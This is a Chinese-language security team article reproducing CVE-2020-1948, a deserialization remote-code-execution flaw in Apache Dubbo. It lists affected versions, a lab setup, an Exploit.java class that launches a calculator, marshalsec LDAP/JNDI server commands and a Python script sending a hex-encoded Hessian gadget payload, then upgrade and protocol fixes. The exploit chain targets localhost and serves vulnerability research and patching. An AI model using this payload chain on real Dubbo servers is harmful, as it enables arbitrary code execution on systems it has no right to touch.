CVE-2020-1948：Dubbo Provider默认反序列化复现

原创M0n1ca Timeline Sec
2020-08-02原文

收录于话题
#CVE 8
#漏洞复现 111
#Dubbo 59
#漏洞复现文章合集 70

上方蓝色字体关注我们，一起学安全！

本文作者：M0n1ca@Timeline Sec

本文字数：1086

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Dubbo是阿里巴巴公司开源的一个高性能优秀的服务框架，使得应用可通过高性能的RPC实现服务的输出和输入功能，可以和Spring框架无缝集成。

0x02 漏洞概述

腾讯安全团队监测到Apache Dubbo披露了Provider默认反序列化远程代码执行漏洞（CVE-2020-1948），攻击者可构造恶意请求执行任意代码。

该漏洞会影响所有使用2.7.6或更低版本的Dubbo用户，攻击者可以发送带有无法识别的服务名或方法名的RPC请求，以及一些恶意的参数负载。当恶意参数被反序列化时，它将执行一些恶意代码。

0x03 影响版本

Apache Dubbo 2.7.0 to 2.7.6
Apache Dubbo 2.6.0 to 2.6.7
Apache Dubbo all 2.5.x versions (官方已不再提供支持)

0x04 环境搭建

本次复现环境为：
1、Windows10
2、Dubbo2.7.6
3、JDK 1.8.181
注：jdk-1.8.221与JDK1.8.251复现失败，建议使用低版本jdk（1.8.15x-1.8.18x)

Dubbo2.7.6下载地址：

```
https://github.com/apache/dubbo-spring-boot-project/tree/35568ff32d3a0fcbbd6b3e14a9f7c0a71b6b08ee
```

第一步，项目导入IDEA


```
<dependency>
```

```
    <groupId>com.rometools</groupId>
    <artifactId>rome</artifactId>
    <version>1.7.0</version>
    <scope>compile</scope>
</dependency>
```

并且添加依赖至


..\dubbo-spring-boot-samples\auto-configure-samples\provider-sample\pom.xml

添加依赖的原因：攻击依赖于 rome 工具包中的 ToStringBean 工具




此处红框位置已添加所需依赖。

第二步，启动Provier即可



环境搭建成功



第二种搭建方式（docker版）：

https://github.com/DSO-Lab/Dubbo-CVE-2020-1948

0x05 漏洞复现

利用marshalsec开启LDAP服务调用本地exp触发漏洞

marshalsec下载地址：

https://github.com/mbechler/marshalsec

编译：

```
mvn clean package -DskipTests
```


Exploit.java :

```
public class Exploit {


    static {
        System.err.println("Pwned");
        try {
            String cmds = "calc";
            Runtime.getRuntime().exec(cmds);
        } catch ( Exception e ) {
            e.printStackTrace();
```


```
        }
    }
}
```

编译Exploit.java文件




使 用 python 为 本 地 exp 开 启 http 服 务

python2 -m SimpleHTTPServer 默认8000端口




使 用 marshalsec 开 启 LDAP 服 务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit"
8087
```



将编译好的Exploit.class放入http目录

触发漏洞



可以看到EXP成功启动LDAP服务请求本地exploit，执行打开计算器的命令。

网络公布可直接利用的Exp的Python脚本代码:

```
import socket

import time

import re


def sendEvilObjData(sock):


payload="dabbc20000000000000000000003b705322e302e3230366f72672
e6170616368652e647562626f2e737072696e672e626f6f742e64656d6f2e636
f6e73756d65722e44656d6f536572766963650531 2e302e300a636f6d6d6f6e5
4657374124c6a6176612f6c616e672f4f626a6563743b48433027636f6d2e726
f6d65746f6f6c732e726f6d652e666565642e696d706c2e457175616c7342656
16e92036f626a096265616e436c61737360433029636f6d2e726f6d65746f6f6
c732e726f6d652e666565642e696d706c2e546f537472696e674265616e92036
f626a096265616e436c61737361431d636f6d2e73756e2e726f777365742e4a6
46263526f77536574496d706cac06706172616d73096c697374656e657273036
d61700a6368617253747265616d0b6173636969537472656 16d0d756e69636f6
46553747265616d0c62696e61727953747265616d0f7374724d61746368436f6
c756d6e730d694d61746368436f6c756d6e73057265734d4406726f77734d440
272730270730463 6f6e6e0966657463685369 7a650866657463684469720969 7
36f6c6174696f6e1065736361706550726f63657373696e6708726561644f6e6
c790b636f6e63757272656e63790c6d6178466965 6c6453697a65076d6178526
f77730c717565727954696d656f75740b73686f7744656c657465640a726f775
36574547970650a64617461536f757263650355524c07636f6d6d616e64624d1
36a6176612e7574696c2e486173687461626c655a4e4e4e4e4e4e56106a61766
12e7574696c2e566563746f729a03666f6f4e4e4e4e4e4e4e4e4e56919a8f8f8
f8f8f8f8f8f8f8f4e4e4e4e4e90cbe8925454cbf090909046cbec1d6c6461703
a2f2f3132372e302e302e313a383038372f4578706c6f69744e4e430f6a61766
```

```
12e6c616e672e436c61737391046e616d65631d636f6d2e73756e2e726f77736
5742e4a646263526f77536574496d706c633029636f6d2e726f6d65746f6f6c7
32e726f6d652e666565642e696d706c2e546f537472696e674265616e5191519
151915a48047061746830366f72672e6170616368652e647562626f2e7370726
96e672e626f6f742e64656d6f2e636f6e73756d65722e44656d6f53657276696
3651272656d6f74652e6170706c69636174696f6e3024647562626f2d6175746
f2d636f6e6669677572652d636f6e73756d65722d73616d706c6509696e74657
26661636530366f72672e6170616368652e647562626f2e737072696e672e626
f6f742e64656d6f2e636f6e73756d65722e44656d6f536572766963650776657
273696f6e05312e302e305a"


     sock.send(payload.decode('hex'))
def run(dip,dport):
     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     server_addr = (dip, dport)
     sock.connect(server_addr)
     sendEvilObjData(sock)


run("127.0.0.1",12345)
```

0x06 修复方式

升级 2.7.7 版本，并根据以下链接的方法进行参数校验

https://github.com/apache/dubbo/pull/6374/commits/8fcdca112744d2cb98b349225a4aab365af563de

更换协议以及反序列化方式。具体更换方法可参考：

http://dubbo.apache.org/zh-cn/docs/user/references/xml/dubbo-protocol.html

参考链接：

https://www.mail-archive.com/dev@dubbo.apache.org/msg06544.html

https://www.cnblogs.com/JingQ/p/13329083.html

http://vlambda.com/wz_7ir7dHoZYhA.html

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文